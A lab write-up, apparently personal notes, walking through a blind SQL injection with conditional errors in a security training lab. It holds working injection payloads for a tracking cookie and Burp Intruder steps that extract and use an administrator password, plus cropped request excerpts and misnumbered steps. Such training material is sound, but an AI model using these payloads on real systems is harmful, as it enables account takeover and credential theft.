Lab: Blind SQL injection with conditional errors

Description

Inducing conditional responses by triggering SQL errors

In the preceding example, suppose instead that the application carries out the same SQL query, but does not behave any differently depending on whether the query returns any data. The preceding technique will not work, because injecting different Boolean conditions makes no difference to the application's responses.

In this situation, it is often possible to induce the application to return conditional responses by triggering SQL errors conditionally, depending on an injected condition. This involves modifying the query so that it will cause a database error if the condition is true, but not if the condition is false. Very often, an unhandled error thrown by the database will cause some difference in the application's response (such as an error message), allowing us to infer the truth of the injected condition.

To see how this works, suppose that two requests are sent containing the following `TrackingId` cookie values in turn:

`xyz' AND (SELECT CASE WHEN (1=2) THEN 1/0 ELSE 'a' END)='a xyz' AND (SELECT CASE WHEN (1=1) THEN 1/0 ELSE 'a' END)='a`

These inputs use the `CASE` keyword to test a condition and return a different expression depending on whether the expression is true. With the first input, the `CASE` expression evaluates to `'a'`, which does not cause any error. With the second input, it evaluates to `1/0`, which causes a divide-by-zero error. Assuming the error causes some difference in the application's HTTP response, we can use this difference to infer whether the injected condition is true.

Lab

This lab contains a [blind SQL injection] vulnerability. The application uses a tracking cookie for analytics, and performs an SQL query containing the value of the submitted cookie.

The results of the SQL query are not returned, and the application does not respond any differently based on whether the query returns any rows. If the SQL query causes an error, then the application returns a custom error message.

The database contains a different table called `users`, with columns called `username` and `password`. You need to exploit the blind SQL injection vulnerability to find out the password of the `administrator` user.

To solve the lab, log in as the `administrator` user.

Visit the front page of the shop, and use Burp Suite to intercept and modify the request containing the `TrackingId` cookie. For simplicity, let's say the original value of the cookie is `TrackingId=xyz`.

Modify the `TrackingId` cookie, appending a single quotation mark to it:

```
`TrackingId=xyz'`

Verify that an error message is received.
```

Now change it to two quotation marks: `TrackingId=xyz''` Verify that the error disappears. This suggests that a syntax error (in this case, the unclosed quotation mark) is having a detectable effect on the response.

```
c954d0c053019900da00fd.we
Id=XQQgept8CfVaHy4b''; se
mium";v="105", "Not)A;Bra
```

```
1 HTTP/1.1 200 OK
2 Content-Type: text/ht
```

You now need to confirm that the server is interpreting the injection as a SQL query i.e. that the error is a SQL syntax error as opposed to any other kind of error. To do this, you first need to construct a subquery using valid SQL syntax. Try submitting:

```
`TrackingId=xyz'||(SELECT '')||'`

In this case, notice that the query still appears to be invalid. This may be due to the database type - try specifying a predictable table name in the query:
```

```
c954d0c053019900da00fd.web-security-acade
Id=XQQgept8CfVaHy4b'||(SELECT '')||'; ses
mium";v="105", "Not)A;Brand";v="8"
```

```
Pretty  Raw  Hex  Render  Hackvertor
1 HTTP/1.1 500 Internal Server Error
2 Content-Type: text/html; charset=utf-
```

```
`TrackingId=xyz'||(SELECT '' FROM dual)||'`
```

```
0ee03c954d0c053019900da00fd.web-security-academy.net
ckingId=XQQgept8CfVaHy4b'||(SELECT '' FROM dual)||'; sess
"Chromium";v="105", "Not)A;Brand";v="8"
obile: ?0
```

```
retty  Raw  Hex  Render
1 HTTP/1.1 200 OK
2 Content-Type: text/html; cha
3 Connection: close
```

```
As you no longer receive an error, this indicates that the target is probably using an Oracle database, which requires all `SELECT` statements to explicitly specify a table name.
```

5. Now that you've crafted what appears to be a valid query, try submitting an invalid query while still preserving valid SQL syntax. For example, try querying a non-existent table name:

   ```
   TrackingId=xyz'||(SELECT '' FROM not-a-real-table)||'
   ```

```
GET / HTTP/1.1
Host: 0a5700ee03c954d0c053019900da00fd.web-security-academy.net
Cookie: TrackingId=XQQgept8CfVaHy4b'||(SELECT '' FROM fake)||';
Sec-Ch-Ua: "Chromium";v="105", "Not)A;Brand";v="8"
```

```
Pretty  Raw  Hex  Render  Hackvertor
1 HTTP/1.1 500 Internal Server Error
2 Content-Type: text/html; charset=utf-8
```

```
This time, an error is returned. This behavior strongly suggests that your injection is being processed as a SQL query by the back-end.
```


6. As long as you make sure to always inject syntactically valid SQL queries, you can use this error response to infer key information about the database. For example, in order to verify that the `users` table exists, send the following query:

   ```
   TrackingId=xyz'||(SELECT '' FROM users WHERE ROWNUM = 1)||'
   ```

   As this query does not return an error, you can infer that this table does exist. Note that the `WHERE ROWNUM = 1` condition is important here to prevent the query from returning more than one row, which would break our concatenation.


7. You can also exploit this behavior to test conditions. First, submit the following query:

   ```
   `TrackingId=xyz'||(SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM dual)||'`
   ![[Pasted image 20220923204130.png]]
   ```



8. Now change it to:


   ```
   TrackingId=xyz'||(SELECT CASE WHEN (1=2) THEN TO_CHAR(1/0) ELSE '' END FROM dual)||'
   ```



   Verify that the error disappears. This demonstrates that you can trigger an error conditionally on the truth of a specific condition. The `CASE` statement tests a condition and evaluates to one expression if the condition is true, and another expression if the condition is false. The former expression contains a divide-by-zero, which causes an error. In this case, the two payloads test the conditions `1=1` and `1=2`, and an error is received when the condition is `true`.

9. You can use this behavior to test whether specific entries exist in a table. For example, use the following query to check whether the username `administrator` exists:

   ```
   `TrackingId=xyz'||(SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE
   username='administrator')||'`
   ![[Pasted image 20220923204424.png]]
   ```





   ```
   Verify that the condition is true (the error is received), confirming that there is a user
   called `administrator`.
   ```

10. The next step is to determine how many characters are in the password of the `administrator` user. To do this, change the value to:

```
`TrackingId=xyz'||(SELECT CASE WHEN LENGTH(password)>1 THEN to_char(1/0) ELSE '' END FROM users
WHERE username='administrator')||'`

This condition should be true, confirming that the password is greater than 1 character in
length.
```




11. Send a series of follow-up values to test different password lengths. Send:

```
`TrackingId=xyz'||(SELECT CASE WHEN LENGTH(password)>2 THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')||'`

Then send:

`TrackingId=xyz'||(SELECT CASE WHEN LENGTH(password)>3 THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')||'`
```



And so on. You can do this manually using Burp Repeater, since the length is likely to be short. When the condition stops being true (i.e. when the error disappears), you have determined the length of the password, which is in fact 20 characters long.

After determining the length of the password, the next step is to test the character at each position to determine its value. This involves a much larger number of requests, so you need to use Burp Intruder. Send the request you are working on to Burp Intruder, using the context menu.

In the Positions tab of Burp Intruder, clear the default payload positions by clicking the "Clear §" button.


In the Positions tab, change the value of the cookie to:

```
`TrackingId=xyz'||(SELECT CASE WHEN SUBSTR(password,1,1)='a' THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')||'`
```

This uses the `SUBSTR()` function to extract a single character from the password, and test it against a specific value. Our attack will cycle through each position and possible value, testing each one in turn.

Place payload position markers around the final `a` character in the cookie value. To do this, select just the `a`, and click the "Add §" button. You should then see the following as the cookie value (note the payload position markers):

```
TrackingId=xyz'||(SELECT CASE WHEN SUBSTR(password,1,1)='§a§' THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')||'
```




16. To test the character at each position, you'll need to send suitable payloads in the payload position that you've defined. You can assume that the password contains only lowercase alphanumeric characters. Go to the Payloads tab, check that "Simple list" is selected, and under "Payload Options" add the payloads in the range a - z and 0 - 9. You can select these easily using the "Add from list" drop-down.
17. Launch the attack by clicking the "Start attack" button or selecting "Start attack" from the Intruder menu.

18. Review the attack results to find the value of the character at the first position. The application returns an HTTP 500 status code when the error occurs, and an HTTP 200 status code normally. The "Status" column in the Intruder results shows the HTTP status code, so you can easily find the row with 500 in this column. The payload showing for that row is the value of the character at the first position.
19. Now, you simply need to re-run the attack for each of the other character positions in the password, to determine their value. To do this, go back to the main Burp window, and the Positions tab of Burp Intruder, and change the specified offset from 1 to 2. You should then see the following as the cookie value:

```
`TrackingId=xyz'||(SELECT CASE WHEN SUBSTR(password,2,1)='§a§' THEN TO_CHAR(1/0) ELSE '' END
FROM users WHERE username='administrator')||'`
```

20. Launch the modified attack, review the results, and note the character at the second offset.



22. Continue this process testing offset 3, 4, and so on, until you have the whole password.
23. In the browser, click "My account" to open the login page. Use the password to log in as the `administrator` user.

Congratulations, you solved the lab!

My Account

Your username is: administrator

Email

Update email